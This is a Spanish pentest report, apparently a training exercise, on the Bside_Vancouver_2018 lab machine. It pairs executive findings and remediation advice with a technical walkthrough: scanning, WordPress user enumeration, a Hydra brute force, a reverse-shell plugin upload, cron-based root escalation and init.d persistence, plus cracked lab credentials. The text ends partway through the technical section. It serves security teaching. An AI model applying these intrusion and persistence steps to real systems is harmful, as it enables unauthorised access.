INFORME: EJECUTIVO Y TÉCNICO

BSIDE_VANCOUVER_2018

Fecha: 15 de octubre de 2024
Cliente: Reto 17 – Team Challenge
Consultora de Ciberseguridad: The Bridge - Accelerator
Control de Cambios

Versión	Documento	Fecha	Cambios	Autor	revisor	visto bueno
1.1	Informe de resultados	23/10/2024	Informe inicial	Víctor Martínez	Ángel /Jorge	Javier Tomás

Índice de Contenidos

1. Introducción ----------3

2. Informe Ejecutivo ----------3

- Presentación ----------3
- Alcance ----------4
- Resumen de Actuaciones Practicadas ----------5
- Recomendaciones generales ----------6
- Reflexiones finales ----------9
- Normativa aplicable y sanciones ----------9

3. Informe Técnico: ----------11

- Presentación ----------11
- Fase de exploración ----------12
- Fase de explotación ----------15
- Fase de persistencia ----------18
- Conclusiones ----------21
- Recomendaciones críticas ----------22
- Evaluación final ----------24

4. Bibliografía ----------25

1. INTRODUCCIÓN

El presente informe está formado por 2 partes: un **informe ejecutivo**, menos técnico y dirigido a cargos responsables en la toma de decisiones o ejecutivos de la compañía, y un **informe técnico**, dirigido a los analistas de ciberseguridad y programadores que tengan que crear y ejecutar tareas para mitigar las vulnerabilidades explotadas, así como funciones de detección y respuesta ante amenazas, **con la finalidad** de mejorar los manuales de estrategia de la compañía en la **detección, contención y respuesta ante incidentes críticos en su sistema.**

2. INFORME EJECUTIVO

1. PRESENTACIÓN. – Este informe tiene como **objetivo** mostrar los resultados de las **vulnerabilidades detectadas y explotadas** en el equipo *"Bside_Vancouver_2018"*, de acuerdo con el contrato firmado entre ambas partes, en el que permiten la explotación del sistema con la finalidad de conseguir la **autenticación y elevación de privilegios por atacantes externos,** consiguiendo **ser usuario con privilegios root, logrando,** además **persistencia** en el sistema explotado. El equipo no cuenta entorno gráfico (CLI), el cual, necesita para acceder una contraseña que no aportan, habiendo usado para su explotación diversas herramientas de ciberseguridad, destacando alguno de sus resultados:

- Mediante herramientas de ***escaneo*** de vulnerabilidades, se han encontrado abiertos el exterior, los ***puertos 21, 22 y 80***, los cuales, se corresponden con los ***servicios FTP*** (File Transfer Protocol), usado para la transferencia de archivos, la SSH (Secure Shell), utilizado para la conexión de dispositivos de manera remota y segura, y las conexiones HTTP de los servicio web de su empres, respectivamente. En el servicio ***FTP,*** ha ***permitido la autenticación mediante credenciales "anonymous" y sin contraseña***, permitiendo a cualquier atacante acceder a la información sensible que pudiera ver , ademas de poder ser una posible vía de entrada a sus sistemas, ademas de tener versiones no actualizadas junto al servicio SSH.
- Por otro lado, se ha podido acceder al archivo que debería estar oculto a las búsquedas por web, denominado **"robots.txt".**
- Este archivo, ubicado en la raíz del sitio web, sirve para dar instrucciones a los motores de búsqueda sobre qué páginas o secciones del sitio web, deben o no ser indexadas, teniendo que estar oculto.

En caso de estar visible, como en el actual análisis, puede permitir acceder a ***la estructura interna de la web, así como a cualquier dato importante*** que haya podido anotar en el mismo el administrador de la misma. En este caso, se ha conseguido información para acceder a un directorio web sensible de actividad "wordpress" de su empresa.

- Mediante herramientas de escaneo de servidores web para descubrir ***directorios, archivos, subdominios*** y otros puntos de entrada ocultos y menos evidentes, se ha conseguido información de múltiples directorios que conforman ***la estructura web de su organización***, ademas existen algunos directorios que permiten listar automáticamente los archivos y carpetas disponibles en esa ubicación, permitiendo a los usuarios navegar,leer y en muchos casos descargar archivos , pudiendo exponer información sensible y representar un ***riesgo de seguridad significativo*** (usuarios del sistema, etc)
- En esta misma línea, uno de los directorios, permite acceder a una ***pagina de "login"***, habiendo detectado una **vulnerabilidad** al hacer "click" en la pestaña **"lost your password**", pudiendo probar diferentes usuarios, mostrando un mensaje diferente cuando es un usuario real, **consiguiendo**, de esta manera, los **usuarios** permitidos en el sistema **(john y admin)**.
- Se ha conseguido explotar varias vulnerabilidades graves, debido a una ***falta de actualización*** en las tecnologías o aplicaciones, por ***contraseñas inseguras y débiles***, así como a los ***accesos a zonas sensibles***, que no deberían estar abiertas al público que iremos desarrollando en el próximo punto.

2. ALCANCE. – Se ha centrado en **identificar y evaluar** las **debilidades de seguridad en el sistema**, para lograr las finalidades expuestas en el contrato, explotando algunas de las vulnerabilidades encontradas, que pueden causar daños el sistema, así como comprometer la integridad, confidencialidad y disponibilidad de los datos del mismo, **destacando**:

- Es importante significar, la información sensible encontrada dentro de un archivo, el cual contiene ***la claves maestras del servidor***[1], siendo generadas aleatoriamente y se usan para ***mejorar la seguridad de WordPress en su autenticación***, en tareas como: cifrado de las cookies de autenticación de los usuarios, asegurando que las sesiones no puedan ser falsificadas y en la protección de los tokens de autenticación.

1 llamadas también: salt keys o authentication keys

Estas “authentication keys” representan un ***riesgo crítico de seguridad,*** ya que, usuarios no autorizados podrían realizar acciones maliciosas sobre el sistema como: secuestro de sesiones[2], acceso total al sistema[3], desactivar protecciones de seguridad[4], instalación de “backdoors[5]” y robo de información

- Se ha podido acceder al servicio de backup de la ***web “wordpress[6]”,*** usando para ello, los usuarios conseguidos, concretamente, el usuario ***administrador “john”*** y la ***contraseña*** conseguida mediante “herramientas de uso de fuerza bruta[7]” , siendo esta, ***“enigma”***.
- Una vez ***dentro del sistema*** de administración de la web “WordPress”, se ha logrado detectar otra **vulnerabilidad**, consistente en poder modificar, incluso subir nuevos, ***“plugins”*** que utiliza wordpress para su funcionamiento. ***permitiendo inyectar codigo malicioso*** en ellos, consiguiendo la conexión vía “CLI” al sistema con un ***usuario con bajos privilegios*****.**
- Tras consultar varios archivos del sistema, se encuentra un archivo el cual procede a consultar el ***archivo “Crontab[8]”***, observando que hay un ***archivo vulnerable “cleanup”***, ya que permite ejecutarlo y modificarlo siendo el propietario del mismo *“root”*, procediendo a la modificación del mismo e inclusión de codigo malicioso, consiguiendo ***finalmente acceso*** no autorizado ***con privilegios máximos*** del sistema (root)
- Una vez con usuario con permisos máximos en el sistema, se ha podido acceder al archivo donde se almacenan todos los usuarios del sistema, junto a sus contraseñas encriptadas: ***/etc/shadow,*** consiguiendo desencriptar las credenciales; ***anne:princess.***
- Finalmente, se ha procedido a realizar **p*ersistencia en el sistema[9]***, creando un servicio junto a su archivo malicioso, en el ***directorio “init.d”*** del sistema, el cual se iniciará automáticamente con cada inicio del sistema por cualquier usuario.
-

3. RESUMEN DE ACTUACIONES PRACTICADAS. – Se han realizado numerosas actuaciones, explotando ciertas debilidades / vulnerabilidades detectadas, algunas de las cuales han sido comentadas anteriormente, **consiguiendo** finalmente el **objeto del contrato**, es decir, la **autenticación** con usuario con privilegios **root** en el sistema **y** conseguir la **persistencia** en el mismo, aportando detalles más técnicos más adelante.

---

2 Las llaves maestras se usan para cifrar las cookies de autenticación. Si alguien obtiene acceso a ellas, podría desencriptar las cookies de los usuarios, lo que permitiría suplantar su identidad y acceder a sus cuentas sin necesidad de la contraseña.
3 un atacante podría falsificar los tokens de autenticación y crear sesiones válidas, lo que le permitiría acceder al panel de administración de WordPress
4 un atacante tiene estas llaves, podría las protecciones contra la falsificación de sesiones y los ataques CSRF (Cross-Site Request Forgery) , facilitando la explotación de vulnerabilidades
5 puertas traseras) para mantener el acceso futuro incluso si se cambian las contraseñas o claves

6 sistema de gestión de contenido (CMS) muy popular que permite crear y administrar sitios web de manera sencilla.

7 software diseñado para adivinar contraseñas o claves de acceso probando todas las combinaciones posibles hasta encontrar la correcta.
8 archivo de texto formada por una la lista de comandos o scripts (cron table), que cada usuario quiere ejecutar en momentos específicos, definidos por un formato de tiempo, es decir, define los trabajos que ejecutara cron.

9 Son técnicas usadas para garantizar que un atacante pueda mantener acceso a un sistema comprometido incluso después de reinicios, cambios de contraseña, o intentos de desinfección, mediante la instalación de puertas traseras, modificaciones en archivos de configuración, o tareas programadas, permitiendo el acceso continuo al sistema.

4. RECOMENDACIONES GENERALES.- En el análisis reciente de seguridad del **equipo Bside_Vancouver_2018**, perteneciente a la infraestructura de su organización, se han detectado **varias vulnerabilidades críticas** que requieren su atención para proteger los datos y garantizar el funcionamiento seguro de los sistemas. A continuación, se presenta un resumen de las debilidades identificadas y las recomendaciones para subsanarlas, mitigando los riesgos identificados y garantizando así la integridad, confidencialidad y disponibilidad de los datos y servicios, en un lenguaje accesible para facilitar su comprensión.
Los detalles técnicos de estas vulnerabilidades se explicarán, más adelante en el informe técnico correspondiente.

1. El **archivo "robots.txt"** es visible y contiene información comprometida:

- Problema: El archivo "***robots.txt*",** está diseñado para guiar a los motores de búsqueda sobre qué secciones del sitio web deben ignorar, actualmente está expuesto y contiene información que podría ser explotada para acceder a áreas sensibles del sitio.

- Recomendación: Solicitar a los desarrolladores web que ***oculten el archivo de los escáneres públicos*** y eliminen cualquier información confidencial que pueda ayudar a terceros a acceder a secciones no autorizadas, mediante la configuración adecuada del servidor web.

2. **Falta de actualizaciones** de servicios o sistemas **y contraseñas inseguras**.-

- Problema: El software desactualizado puede quedar vulnerable a exploits[10] y ataques que se aprovechan de fallas de seguridad conocidos, que unido al uso de contraseñas débiles, ***representan un riesgo crítico para la ciberseguridad*** de su empresa.

- Recomendaciones:

- ***Actualizar*** las tecnologías y aplicaciones del sistema a las versiones más recientes para garantizar la aplicación de parches de seguridad y reducir el riesgo de ataques.
- Implementar ***políticas de contraseñas seguras***, que incluyan el uso de contraseñas complejas.
- Habilitar ***autenticación multifactor***[11] (MFA) para todas las cuentas de alto privilegio.

[10] Un código o técnica que aprovecha una vulnerabilidad en un sistema, software o aplicación para realizar acciones no autorizadas, como el acceso no permitido, la ejecución de código arbitrario o la escalada de privilegios
11 método de seguridad que requiere que los usuarios verifiquen su identidad mediante dos o más formas de autenticación diferentes.

3. Detección de **puerto abiertos al exterior** [puertos 21 (FTP), 22 (SSH) y 80 (HTTP)]

Problema: Estos servicios permiten la transferencia de archivos, conexiones remotas y tráfico web,respectivamente, siendo agravado su riesgo debido a que, el servicio ***FTP permite la autenticación "anonymous", lo que brinda acceso sin restricciones a archivos*** potencialmente sensibles.

- Recomendaciones:

- Cerrar el puerto 21 (FTP) o ***reemplazarlo por SFTP,*** protocolo que permite la transferencia segura de archivos entre un cliente y un servidor, utilizando el protocolo SSH para cifrar las transferencias, garantizando que los datos viajen de manera segura a través de la red.
- ***Actualizar SSH y FTP*** a versiones más recientes y configurar políticas de seguridad más estrictas, como la autenticación con claves públicas para SSH.
- Considerar el ***uso de HTTPS*** (puerto 443) en lugar de HTTP (puerto 80) para proteger el tráfico web con cifrado.

4. Listado de **Directorios y Exposición de Archivos Sensibles**

Problema: Se han detectado directorios web que permiten ***listar archivos y carpetas***, lo que facilita a posibles atacantes la navegación y descarga de información sensible.

- Recomendaciones:

-***Deshabilitar el listado*** de directorios en el servidor web para evitar que usuarios no autorizados accedan a archivos de manera indiscriminada.

-***Implementar permisos adecuados*** para garantizar que solo usuarios autorizados puedan acceder a directorios críticos.

5. Vulnerabilidad en la ***Función*** de ***Recuperación de Contraseñas***

Problema: Vulnerabilidad en la página de login de WordPress, que permite ***descubrir usuarios existentes del sistema***, al interactuar con la opción de “recuperación de contraseñas”, se puede identificar si un usuario es válido o no, por la respuesta del sistema.

- Recomendaciones:

- Modificar el comportamiento del sistema, para que la página no revele información diferente al intentar hacer login, según sea usuario o no.

- Implementar protección contra fuerza bruta mediante límites en los intentos de login fallidos.

6. Exposición de **Llaves Maestras** del Sistema

Problema: Se ha descubierto un archivo con las llaves maestras del servidor, que ***son cruciales para la seguridad de WordPress***, ya que, un atacante podría comprometer sesiones de usuarios, falsificar tokens de autenticación y ***tomar control total del sistema***, si tuviera acceso a las mismas.

- Recomendaciones:

- Mover estas llaves a ***ubicaciones*** seguras con ***acceso restringido***.

- ***Regenerar las claves*** maestras periódicamente para mitigar cualquier riesgo de exposición.

7**.** Vulnerabilidad en **Tareas Programadas (Crontab[12])**

Problema: se ha detectado que un ***archivo "cron[13]"*** programado, permite su modificación por usuarios no autorizados con menores privilegios que el propietario del archivo, ***permitiendo*** la ejecución de código malicioso para la obtención de u*na* ***conexión con privilegios elevados****.*

- Recomendaciones:

- ***Revisar y restringir el acceso*** a los archivos de cron a usuarios autorizados únicamente.

- ***Revisar los permisos*** de los archivos de tareas programadas y asegurarse de que las tareas críticas estén correctamente protegidas.

8. **Persistencia** de Acceso no Autorizado

Problema: se ha detectado la creación de mecanismos de persistencia, mediante la ***implementación de servicios con código malicioso***, que se ejecutan al inicio del sistema por cualquier usuario, lo que permite ***mantener el acceso a largo plazo.***

- Recomendaciones:

- ***Monitorización continua*** del sistema en busca de actividades sospechosas, como la creación de nuevos servicios importantes o modificaciones en archivos de configuración.

- Implementar herramientas de detección de intrusiones ***(IDS/IPS[14])*** que alerten sobre cambios inusuales en el sistema.

12 archivo de texto formada por una la lista de comandos o scripts (cron table), que cada usuario quiere ejecutar en momentos específicos, definidos por un formato de tiempo, es decir, define los trabajos que ejecutara cron.

13 servicio en sistemas operativos Unix y Linux que permite programar tareas automáticas para que se ejecuten en intervalos específicos

14 IDS (Intrusion Detection System) y IPS (Intrusion Prevention System) son sistemas de seguridad que monitorean el tráfico de red en busca de actividades maliciosas, diferenciándose en que el primero solo detecta y comunica y el segundo ademas actúa contra la amenaza

9. Adopción de*l* ***Modelo "Zero Trust".-*** Además de las acciones mencionadas, y con carácter general, se recomienda evaluar y actualizar la política de seguridad de la empresa hacia el modelo de seguridad *"Zero Trust"*[15]*. el cual,* fortalecerá significativamente la postura de seguridad de la empresa al reducir la superficie de ataque y garantizar que sólo los usuarios autorizados puedan acceder a los datos críticos.

5. REFLEXIONES FINALES

Si bien, algunas de estas recomendaciones requieren un enfoque más técnico, es vital entender la importancia de la implementación de estas recomendaciones, las cueles, reducirán considerablemente las posibilidades de un ataque exitoso y mejorará la seguridad general de la infraestructura organizacional, evitando riesgos graves y potenciales violaciones de seguridad, sugiriendo que los equipos técnicos, desarrolladores y de seguridad trabajen de manera conjunta para implementar estas soluciones a la mayor brevedad posible.

El informe técnico detallado proporcionará un análisis más profundo y pasos específicos para abordar cada vulnerabilidad.

6. NORMATIVA APLICABLE Y SANCIONES

Existen diversas normativas que regulan la protección de datos y la seguridad de la información, y que podrían ser aplicables en este caso:

1- Reglamento General de Protección de Datos (RGPD)16 y la Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)17. - Si la información confidencial que se encuentra en el sistema no se encuentra debidamente custodiada, su incumplimiento podría acarrear sanciones importantes para la empresa.

---

15 Zero Trust, parte de la premisa de no confiar en ningún usuario, dispositivo o sistema dentro o fuera de la red organizacional y se basa en los siguientes principios clave:
- Verificación continua: La identidad y la autorización de cada usuario y dispositivo se verifican constantemente.
- Principio de Menor privilegio: Los usuarios y dispositivos solo reciben acceso a los recursos que necesitan para realizar su trabajo.
- Segmentación: La red se segmenta en zonas para limitar el acceso, contención de amenazas y evitar el movimiento lateral de las mismas
- Protección de datos: Los datos se protegen con cifrado adecuado y otras medidas de seguridad.
- Monitoreo y respuesta: La actividad de la red se monitorea constantemente para detectar y responder a las amenazas.

16 El RGPD es un reglamento de la Unión Europea que establece normas estrictas para la protección de datos personales
17 La LOPDGDD es ley española que desarrolla el RGPD y que establece normas específicas para la protección de datos personales en España

2- Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI)[18]. - Los prestadores de servicios (corporaciones, empresas, etc) deben adoptar las medidas técnicas y organizativas necesarias para garantizar la seguridad de los datos de los usuarios, pudiendo su incumplimiento acarrear sanciones para la empresa.

3- Directiva NIS2[19]. - En caso de comprometer a infraestructuras críticas o servicios esenciales, las empresas pueden enfrentarse a sanciones administrativas y reputacionales por no cumplir con los estándares mínimos de ciberseguridad exigidos.

4- ISO - 27001[20].- Estándar internacional que ayuda a las empresas a identificar, gestionar y mitigar riesgos de ciberseguridad, estableciendo los requisitos de un SGSI[21], el cual proporciona el marco de protección para la triada CIA, asegurando que la organización cumple con los requisitos legales y normativos vigentes, y protege eficazmente sus datos contra amenazas, como el acceso no autorizado, la pérdida o la corrupción de la información, facilitando, paralelamente, el cumplimiento de la directiva NIS2.

4 - NIST - CIBERSECURITY FRAMEWORK[22].- Proporciona una estructura integral a las organizaciones, con la finalidad de evaluar y mejorar la seguridad de los sistemas de información, desde una perspectiva que permite a las organizaciones personalizar sus estrategias de ciberseguridad según sus necesidades.

Estas estrategias, aseguran la protección de sus activos críticos, la detección temprana de amenazas, y una respuesta rápida ante incidentes de manera efectiva.

Las sanciones por el incumplimiento de las normativas de protección de datos y seguridad de la información pueden ser de elevado valor, por ejemplo, en el caso del RGPD, las multas pueden ascender hasta el 4% del volumen de negocio mundial anual de la empresa o 20 millones de euros, lo que sea mayor y en el caso de la LOPDGDD, las multas pueden ascender hasta 300.000 euros. -Además, la empresa está obligada a notificar a las autoridades y a los afectados en un plazo determinado las consecuencias del incidente, pudiendo agravar la repercusión pública del incidente a la reputación de la empresa.

---

[18] La LSSI es una legislación española que regula la prestación de servicios de la sociedad de la información y el comercio electrónico, estableciendo una serie de obligaciones a las empresas e infracciones en caso de incumplimiento.,

19 Directiva NIS2 (Seguridad de Redes y Sistemas de Información 2) es una actualización de la Directiva NIS original, aprobada por la Unión Europea, con el objetivo de fortalecer la ciberseguridad en los sectores esenciales y en las infraestructuras críticas de los Estados miembros de la UE.

[20] Norma internacional que define los requisitos para establecer, implementar, mantener y mejorar un sistema de gestión de seguridad de la información (SGSI), cubriendo aspectos como, el control de acceso, la gestión de incidentes de seguridad y la continuidad del negocio, siendo ampliamente utilizada para demostrar el compromiso de una organización con la ciberseguridad y la protección de datos.

21 Sistema de Gestión de Seguridad de la Información (SGSI), es un conjunto de políticas, procedimientos, procesos y controles implementados por una organización para gestionar, proteger y asegurar la confidencialidad, integridad y disponibilidad de la información.

22 Marco desarrollado por el Instituto Nacional de Estándares y Tecnología de EE. UU., diseñado para ayudar a las organizaciones a gestionar eficazmente los riesgos de ciberseguridad. Este marco se basa en cinco funciones clave: Identificar, Proteger, Detectar, Responder y Recuperar.

3.- INFORME TÉCNICO

1. PRESENTACIÓN. – Para conseguir el objetivo fijado en el contrato, se han seguido la siguiente línea de investigación:

- El Equipo ha sido entregado con un sistema **Linux 3.11.0-15**-generic i686, sin aportar credenciales de inicio de sesión, por lo que, el análisis y explotación será realizado sin acceso a información interna de la organización.
- Para esta explotación se ha usado como maquina **atacante**, un **host** de **Kali Linux**, en su **versión .3 2024**, conectando en modo "*bridge"* con la máquina virtualizada objeto del presente.

√ INFORMACIÓN INICIAL. - Una vez conocida la IP asignada a sistema objetivo, se procede a consultar mediante Nmap, herramienta de código abierto utilizada para explorar y auditar la seguridad de redes y sistemas, el rango de IPs donde se encuentran ambas maquinas, siendo la de Bside_Vancouver_2018 (BV18, en adelante): 192.168.1.243 y de la maquina atacante: 192.168.1.134. Además, la maquina objetivo tiene un total de 3 puertos abiertos:

Puerto	**21**	**22**	**80**
Servicio	FTP	SSH	HTTP
Versión	VSFTPD 2.3.5	OpenSSH 5.9p1 -Debian 5Ubuntu 1.10	Apache 2.2.22(Ubuntu)

√ Además, se confirma la presencia del directorio ***/robots.txt***, siendo éste, un archivo que los administradores de sitios web colocan en la raíz de su servidor, para dar instrucciones a los motores de búsqueda sobre cómo rastrear e indexar las páginas de la web, permitiendo si es visible, aportar información de la estructura de la web, así como informaciones sensibles. Dentro de este archivo se ha encontrado un directorio que ha sido clave para la explotación de esta máquina: **"/backup_wordpress".**

√ En la línea de investigación seguida se han explotado, en primer lugar, varias vulnerabilidades localizadas a través del puerto 80 y sus directorios web hasta conseguir acceso a una reverse shell de acceso al sistema, donde se han explotado otras vulnerabilidades encontradas en la configuración del Kernel de la maquina objetivo, como iremos explicando con mas detalle más abajo.

2. FASE DE EXPLORACIÓN

A.- **USO APLICACIÓN GOBUSTER:**

- Herramienta de seguridad y hacking web, comúnmente utilizada durante las fases de reconocimiento en pruebas de penetración, que usa *"fuerza bruta"* para descubrir objetos y directorios ocultos o no indexados en un servidor web, habiendo sido usada en el puerto 80, pero en con múltiples directorios que iban apareciendo en el análisis:
- En el escaneo a la IP únicamente se han encontrado 2 directorios accesibles, uno, que ya conocíamos (robots.txt y robots) y otro directorio /index, ***no arrojando datos relevantes*** para esta explotación.

Imagen 1[23]

- En un segundo escaneo, usando la ***IP junto al directorio*** que nos da acceso a la web de wordpress del sistema atacado: ***/backup_wordpress***, se consiguen accesos a varios subdominios, destacando para esta explotación: ***/wp-login.***




Imagen 2[24]

- Se ha seguido haciendo ***"fuzzing[25]"*** de cada uno de los directorios, pero aunque parecen accesibles (codigo 200), al final no aportan información o dan como resultado un código 404, pero si se ha ***conseguido conocer la infraestructura interna del servidor web***, incluso con directorios llamados "***users"*** , por lo que es recomendable revisar la configuración de la web para que no haya tantos directorios accesibles a herramientas fuzzing.

23 imagen 1.- escaner mediante gobuster de la IP atacada 192.168.1.243
24 imagen 2.- escaner mediante gobuster de la IP atacada 192.168.1.243/backup_wordpress
25 Técnica de prueba de seguridad que consiste en enviar grandes cantidades de datos aleatorios o malformados a un programa o sistema para identificar vulnerabilidades, errores o fallos. El objetivo es observar cómo el sistema reacciona ante entradas inesperadas, lo que puede revelar debilidades que podrían ser explotadas por atacantes.




Imagen 3[26]

- En definitiva, se han consultado todos los dominios y subdominios, extrayendo una información general de la estructura del servidor, pero ningún dato concreto para la explotación.

B.- **EXPLORACION WEB -** http://192.168.1.243/backup_wordpress/

- Se ha analizado el contenido de la web, sobre los diferentes cuadros de textos de comentarios, sobre la misma url, los enlaces, los archivos de descarga y sobre la sección de login con usuario y contraseña, destacando:

- Al hacer 'click' en la ***sección "META"***, en el enlace "***Entries RSS"***, descarga automáticamente un archivo de nombre "28APAM4W",el cual, contiene ***código HTML,*** que si se lee detenidamente, se puede observar que nombra a un ***administrador IT llamado "john"***

Imagen 4[27]

- En la ***página de login***, hay un enlace para ***restablecimiento de la contraseña*** . Si pulsamos en ese enlace, nos dirige a una sección de la web, donde solicita ***introducir "username o email"***, probando con ***admin y john***,siendo usuarios validos, ya que te dirige a una web informado que no han podido enviar el email, y con otros usuarios probados sale inmediantamente un error.

Imagen 5[28]

26 imagen 3.- escaner mediante gobuster de la IP atacada 192.168.1.243/backup_wordpress/wp-admin/users
27 imagen 4.- Parte del codigo del archivo "28APAM4W" donde se observa el usuario del administrador de la web
28 imagen 5.- parte de la pagina para el restablecimiento de la cuenta en caso de olvidar la contraseña.

- Se localiza en una "***página index of***[29]**"** http://192.168.1.243/backup_wordpress/wp-admin/maint , la cual es, un directorio del servidor web que ***lista automáticamente los archivos y carpetas disponibles*** en esa ubicación, permitiendo a los usuarios navegar, leer y en muchos casos descargar archivos (en nuestro caso no), pudiendo exponer información sensible, ayudando en los ataques malintencionados, ***representando un riesgo de seguridad significativo***.

Imagen 6[30]

- Al realizar 'click' sobre el ***archivo rapair.php***, nos redirige a una página donde informa lo que debes de hacer en caso de problemas con la base de datos, aportando el ***directorio "wp- config"***,una línea de código y un ***enlace con las 8 claves maestras del servidor,*** las cuales, son generadas aleatoriamente y se usan para mejorar la seguridad de WordPress en su autenticación, en tareas como: cifrado de las cookies de autenticación de los usuarios, asegurando que las sesiones no puedan ser falsificadas y en la protección de los tokens de autenticación. Aunque directamente no se pueden extraer las contraseñas de los usuarios de estas claves, si ***existe un riesgo crítico al sistema*** poder acceder a ellas, ya que, usuarios no autorizados podrían realizar *acciones maliciosas* sobre el sistema como: ***secuestro de sesiones***[31], acceso total al sistema[32], desactivar protecciones de seguridad[33], instalación de "***backdoors***[34]" y robo de información.




Imagen 7[35]

29 lista automática de archivos y directorios que aparece cuando un servidor web no tiene configurado un archivo de índice predeterminado, como "index.html" o "index.php"

30 imagen 6.- página index of donde se observa un archivo significativo *"rapair.php"*.
31 Las llaves maestras se usan para cifrar las cookies de autenticación. Si alguien obtiene acceso a ellas, podría desencriptar las cookies de los usuarios, lo que permitiría suplantar su identidad y acceder a sus cuentas sin necesidad de la contraseña.
32 un atacante podría falsificar los tokens de autenticación y crear sesiones válidas, lo que le permitiría acceder al panel de administración de WordPress
33 un atacante tiene estas llaves, podría las protecciones contra la falsificación de sesiones y los ataques CSRF (Cross-Site Request Forgery) , facilitando la explotación de vulnerabilidades
34 puertas traseras) para mantener el acceso futuro incluso si se cambian las contraseñas o clave

35 imagen 7.- claves maestras del servidor web wordpress del sistema, también llamadas: salt keys o authentication keys

3. FASE DE EXPLOTACIÓN:

- Mediante el uso de la herramienta ***Hydra***[36], junto con los usuarios válidos conseguidos en la fase anterior, se ha efectuado un ataque mediante diccionario con resultado positivo, obteniendo las ***credenciales: john:enigma***, con las que tenemos ***acceso con privilegios de administrador*** a la ***web "Deprecated wordpress blog".***




Imagen 8[37]

- Una vez ***'logueado'***, se procede a realizar una inspección sobre las diferentes opciones que ofrece la página, con la finalidad de buscar alguna ***vulnerabilidad*** que permita obtener una conexión remota al sistema, encontrando una en la ***sección de "Plugins"***, ya que, ***permite modificar e instalar*** plugins predeterminados, pero también personalizados, subidos desde la red local, apareciendo junto a los plugins la ***opción "Activate"***

Imagen 9[38]

- Se consulta en la web como debe ser la estructura de los plugins de wordpress, realizando un ***archivo*** con el ***encabezado exigido*** por la aplicación **más una reverse shell**, siendo el mismo comprimido en .zip[39], con la finalidad que lo reconozca wordpress como plugin válido, teniendo como ***resultado el acceso*** a una shell con un ***usuario con escasos privilegios (ww-data).***

```
/*
Plugin Name: Mi Plugin Ejemplo
Plugin URI: https://www.mi-sitio.com/mi-plugin
Description: Este es un ejemplo de un plugin para WordPress.
Version: 1.0
Author: Mi Nombre
Author URI: https://www.mi-sitio.com
License: GPL2
*/
```

36 usada para realizar ataques de autenticación en varios servicios y protocolos, permitiendo probar rápidamente diferentes combinaciones de usuarios y contraseñas en múltiples servicios, como SSH, FTP, HTTP, LOGIN,entre otros.
37 página http://192.168.1.144/backup_wordpress/wp-login.php donde probamos las credenciales john:enigma con resultado positivo.
38 página http://192.168.1.144/backup_wordpress/wp-admin/ del administrador del servidor wordpress, donde se muestra las opciones de los plugins.
39 Formato que comprime archivos, lo que facilita su transporte, almacenamiento y gestión, y se puede descomprimir fácilmente para recuperar los archivos originales.

Imagen 10[40]




Imagen 11[41]

